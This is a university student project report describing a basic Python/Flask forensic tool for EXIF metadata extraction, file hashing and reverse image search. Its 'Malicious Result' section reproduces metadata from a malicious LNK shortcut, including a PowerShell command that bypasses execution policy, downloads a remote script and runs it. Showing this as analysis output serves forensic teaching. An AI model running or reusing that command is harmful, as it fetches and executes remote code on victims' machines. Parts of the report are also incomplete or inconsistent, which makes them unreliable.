“Basic Forensic Tool”

A

PBL Report

Submitted to the

SAGE University, Bhopal, M.P.

in partial fulfillment of the requirements for the award of the Degree of

BTech (Hons) CSE Specialization in

Cyber Security and Forensic

I Semester

By

Akshay Ramkishor Rahangdale
BTE24CSF000001

Under the Guidance of

Dr. Prashant Shrivastava
Professor

DEPARTMENT OF ADVANCED COMPUTING

SANJEEV AGRAWAL GLOBAL EDUCATIONAL UNIVERSITY, BHOPAL

AUTUMN 2024-25

SANJEEV AGRAWAL GLOBAL EDUCATIONAL UNIVERSITY, BHOPAL

DEPARTMENT OF ADVANCED COMPUTING

CERTIFICATE

This is to certify that the work embodies in this project entitled "**Basic Forensic Tool"** being submitted by **Akshay Ramkishor Rahangdale [BTE24CSF000001]** in partial fulfillment of the requirement for the award of the degree of **BTech (Hons) CSE – CyberSecurity and Forensic** to the Department of Advanced Computing, Sanjeev Agrawal Global Educational University, Bhopal (M.P) during the academic year **2024-25** is a record of bonafide piece of work, undertaken by him under the supervision of the undersigned.

Dr. Prashant Shrivastava
Professor
(GUIDE)

Dr Gourav Shrivastava
HOD

SANJEEV AGRAWAL GLOBAL EDUCATIONAL UNIVERSITY, BHOPAL

DEPARTMENT OF ADVANCED COMPUTING

CERTIFICATE OF APPROVAL

The Project entitled **“Basic Forensic Tool”** being submitted by **Akshay Ramkishor Rahangdale [BTE24CSF00001]** has been examined by us and is hereby approved for the award of the degree of **BTech (Hons) CSE – CyberSecurity and Forensic,** for which it has been submitted. It is understood that by this approval the undersigned do not necessarily endorse or approve any statement made, opinion expressed or conclusion drawn there in, but approve the project only for the purpose for which it has been submitted.

(Internal Examiner) (External Examiner)

SANJEEV AGRAWAL GLOBAL EDUCATIONAL UNIVERSITY, BHOPAL

DEPARTMENT OF ADVANCED COMPUTING

DECLARATION

I hereby declare that the work, which is being presented in this project entitled **“Basic Forensic Tool”** for fulfillment of the requirements for the award of the degree of **BTech (Hons) CSE – CyberSecurity and Forensic** submitted in the Department of Advanced Computing, Sanjeev Agrawal Global Educational University, Bhopal, M.P. is an authentic record of my own work carried under the guidance of **“Dr. Prashant Shrivastava”**. I have not submitted the matter embodied in this report for the award of any other degree.

I also declare that “A check for Plagiarism has been carried out on this report and is found within the acceptable limit."

Akshay Ramkishor Rahangdale
BTE24CSF00001

Dr. Prashant Shrivastava
Professor

Dr. Gourav Shrivastava
HOD

SANJEEV AGRAWAL GLOBAL EDUCATIONAL UNIVERSITY, BHOPAL

DEPARTMENT OF ADVANCED COMPUTING

ACKNOWLEDGEMENT

It is my proud privilege to present a project on **"Basic Forensic Tool"**. I take this opportunity to express deep sense of gratitude and would like to give thanks to my guide, "**Dr. Prashant Shrivastava", Professor,** Department of Advanced Computing, Sanjeev Agrawal Global Educational University, Bhopal, M.P. for his valuable guidance, inspiration and encouragement that has led to successful completion of this work.

I would like to express my heartfelt thanks towards **Dr Pinaki Ghosh, Department of Advanced Computing**. I could not have accomplished, what I actually have, without their guidance. I would like to express my heartfelt thanks to **Dr. Gourav Shrivastava, HOD, Department of Advanced Computing,** for his valuable suggestions throughout the project work.

I would like to express my heartfelt thanks and sense of gratitude to "**Dr. Prashant Shrivastava"** for being a constant source of inspiration. I am also thankful to all faculty members and staff of School of Advanced Computing for their suggestions and support.

I would like to deeply thank my family and friends for all the support and encouragement they have rendered time to time.

Last but not the least, I dedicate my work to almighty God without whose wish and helping hands this work would not have taken the shape it has now and also to my family members whose support and encouragement had led me to complete this task.

Akshay Ramkishor Rahangdale
BTE24CSF00001

ABSTRACT

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

INTRODUCTION

The Basic Forensic Tool is a streamlined solution designed to address critical requirements in digital image forensics. With key functionalities like Exif Tool for metadata extraction, Disk Imaging for data duplication, Data Preview for analysis, and Reverse Image Search for cross-referencing, this tool aims to simplify and enhance forensic workflows. Its primary objective is to serve as an accessible and effective resource for investigators handling digital evidence.

In today's technology-driven landscape, the need for efficient forensic tools has become paramount. Digital evidence is frequently involved in investigations, but the complexity and variety of formats demand versatile solutions. The Basic Forensic Tool addresses these challenges by integrating essential functionalities into a single, user-friendly interface. This minimizes the dependency on multiple tools and reduces the learning curve for forensic practitioners.

This report explores the design, development, and implementation of the tool, along with its potential for future enhancements. By emphasizing modularity and adaptability, the tool ensures compatibility with a wide range of investigative scenarios. Its focus on simplicity and effectiveness makes it suitable for both novice and experienced investigators.

As we delve deeper into the features and design considerations of the Basic Forensic Tool, the report underscores its role as a foundational resource for digital investigations. Through continuous improvements and integration of advanced technologies, this tool has the potential to evolve into a comprehensive forensic suite, addressing the dynamic needs of the digital forensics community.

LITERATURE SURVEY

2.1 Overview:

The **Basic Forensic Tool** is a project aimed at developing a simple yet effective digital forensic application to assist in basic forensic investigations. The tool will provide essential features for analyzing digital evidence, including metadata extraction, Hash Calculation, data preview, and reverse image search. It will help users, especially cybersecurity students and professionals, understand forensic techniques and automate certain investigative tasks.

Key Features:

1. **Exif Tool** – Extracts metadata (EXIF data) from images to analyze details like camera model, GPS location, and timestamps.
2. **Hash Calculation** – Hash Calculation is Used for Checking the Integrity of the File for the File Verification.
3. **Data Preview** – Allows users to view and analyze file structures and contents.
4. **Reverse Image Search** – Identifies similar images online, aiding in verifying image authenticity.

Technologies Used:

- **Programming Language:** Python
- **Libraries & Frameworks:** Flask(UI), hashlib, PIL, Exiftool, webbrowser, OS modules
- **Forensic Tools:** ExifTool, Hash Calculation, Reverse image search

Learning Outcomes:

- Understanding **digital forensics methodologies** and tools.
- Hands-on experience with **metadata analysis** and forensic imaging.
- Developing an **interactive forensic application** using Python.

Future Enhancements:

- File integrity verification (hashing)
- Steganography detection
- Log analysis for incident response

This project will serve as a foundation for students interested in cybersecurity and digital forensics, helping them develop real-world skills while working on a practical forensic tool.

2.3 Problem Statement:

Problem 1: Inconsistent Metadata Access

Challenge: Forensic investigators often face difficulties in accessing and interpreting metadata from image files due to varying formats and a lack of standardized tools. **Solution:** The Exif Tool module in the Basic Forensic Tool extracts and presents metadata in a readable format, providing investigators with critical insights efficiently.

Problem 2: Limited Disk Imaging Capabilities

Challenge: Creating accurate disk images for forensic analysis can be time-consuming and prone to errors with existing tools. **Solution:** The Disk Imaging module offers a streamlined approach to duplicating storage devices, ensuring data integrity and reducing the time required for image creation.

Problem 3: Inefficient Data Preview Options

Challenge: Previewing data directly from storage devices is often hindered by compatibility issues and limited tool functionality. **Solution:** The Data Preview module provides an intuitive interface for investigators to browse and analyze data, supporting multiple file types and formats.

Problem 4: Ineffective Reverse Image Search Integration

Challenge: Identifying the origin or duplicates of an image requires switching between multiple tools and platforms, causing delays in investigations. **Solution:** The integrated Reverse Image Search functionality connects to popular search engines, allowing investigators to locate image sources or duplicates directly within the tool.

OBJECTIVE & MOTIVATION

3.1 OBJECTIVES:

1. **Develop a User-Friendly Forensic Tool:**
   Create an Intuitive interface that simplifies the forensic process, ensuring accessibility for both Beginners and Experts.

2. **Enhance Metadata Analysis:**
   Provide Robust Capabilities for Extracting and Analyzing metadata from Image files, Enabling Investigations to gather critical Information Effortlessly.

3. **Hash Calculation:**
   Provide a Secure File that have a Secure Integrity by the Hashing and Take the Volatile Memory.


4. **Integrate Reverse Image Search:**
   Incorporate tools to identify duplicates or locate the origin of images, Aiding in faster and more through Investigations.

5. **Promote Adaptability and Scalability:**
   Design the tool to accommodate future enhancements, such as advanced analytics and cloud integration.


3.2 Motivation:

This tool aims to assist in initial forensic investigations by offering core functionalities in a single interface. The motivation stems from the need for a reliable tool that simplifies forensic workflows and reduces reliance on multiple tools.


PROPOSED WORK



```python
def extract_metadata_with_exiftool(file_path):

            metadata_list = json.loads(metadata_bytes.decode("utf-8"))
            if metadata_list:
                return metadata_list[0]
            else:
                return {"Error": "No metadata extracted"}
    except Exception as e:
        return {"Error": f"Failed to extract metadata: {e}"}

# Reverse Image Search
def reverse_image_search_bing(file_path):
    api_key = "YOUR_BING_API_KEY"  # Replace with your Bing API key
    endpoint = "https://api.bing.microsoft.com/v7.0/images/visualsearch"

    with open(file_path, "rb") as image_file:
        headers = {"Ocp-Apim-Subscription-Key": api_key}
        files = {"image": image_file}
        response = requests.post(endpoint, headers=headers, files=files)

        if response.status_code == 200:
            return response.json()
        else:
            return {"Error": f"Failed to perform Bing reverse search: {response.status_code}"}

# Hash Calculation
def calculate_file_hash(file_path):
    hash_object = hashlib.md5()
    with open(file_path, "rb") as f:
        while chunk := f.read(8192):
            hash_object.update(chunk)
    return hash_object.hexdigest()
```



```
[Running] python -u "e:\PBLProject\ForensicTool\app.py"
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 531-650-665
```




Upload Image/Document: No file chosen

Choose an action: Extract Metadata

© 2025 Basic Image Forensic Tool | Designed for Tech Enthusiasts


RESULT ANALYSIS

Normal Result:



Key	Value
Composite:DateTimeOriginal	2024
Composite:Duration	190.902833333333
ExifTool:ExifToolVersion	13.12
File:Directory	uploads
File:FileAccessDate	2025:01:30 19:29:19+05:30
File:FileCreateDate	2025:01:18 01:14:24+05:30
File:FileModifyDate	2025:01:30 19:29:19+05:30
File:FileName	song.mp3
File:FilePermissions	100666
File:FileSize	4583844
File:FileType	MP3

Malicious Result:



File:FilePermissions	100666
File:FileSize	2166
File:FileType	LNK
File:FileTypeExtension	LNK
File:MIMEType	application/octet-stream
LNK:AccessDate	2018:09:15 12:44:14+05:30
LNK:CommandLineArguments	-ep Bypass -nop -c "(New-Object Net.WebClient).DownloadFile('https://raw.githubusercontent.com/MM-WarevilleTHM/IS/refs/heads/main/IS.ps1','C:\ProgramData\s.ps1'); iex (Get-Content 'C:\ProgramData\s.ps1' -Raw)"
LNK:CreateDate	2018:09:15 12:44:14+05:30
LNK:DriveSerialNumber	2829370210
LNK:DriveType	3
LNK:FileAttributes	32
LNK:Flags	524475
LNK:HotKey	0
LNK:IconIndex	0
LNK:LocalBasePath	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
LNK:MachineID	win-base-2019
LNK:ModifyDate	2018:09:15 12:44:14+05:30
LNK:RelativePath	..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
LNK:RunWindow	1
LNK:TargetFileDOSName	powershell.exe
LNK:TargetFileSize	448000
LNK:VolumeLabel	
LNK:WorkingDirectory	C:\Windows\System32\WindowsPowerShell\v1.0

5.1 REQUIREMENTS

Development Requirements:

Software Requirements:

Front-End Technology:

- ➢ Python 3.x: The programming language used to build the application.
- ➢ Tkinter: Python's standard GUI library for creating a user-friendly interface.
- ➢ Base64 ļibrary: For encoding and decoding text in the encryption and decryption processes.

❖ Other ļibraries:

- ➢ OS Module: For file handling and system-related operations.
- ➢ Error Handling (try-except blocks): To manage runtime exceptions gracefully.

O Software requirement:

Visual Studio Code

Hardware Requirements:

O **Minimum OS**: Window 7


O RAM: 4GB (8GB recommended for better performance).

O Storage: 500MB free disk space for storing the program and necessary libraries. O Screen Resolution: 1024x768 or higher for a clear display of the GUI interface.


O Input Devices: Standard keyboard and mouse.

LIST OF FIGURES

1.1 USE-CASE Diagram:



1.2 E.R Diagram:


Data Flow Diagram
app = Flask
Functions
Start: App
Config
Show Error
Metadata
Hash Calculation
Reverse Image Search
Process
Result: Output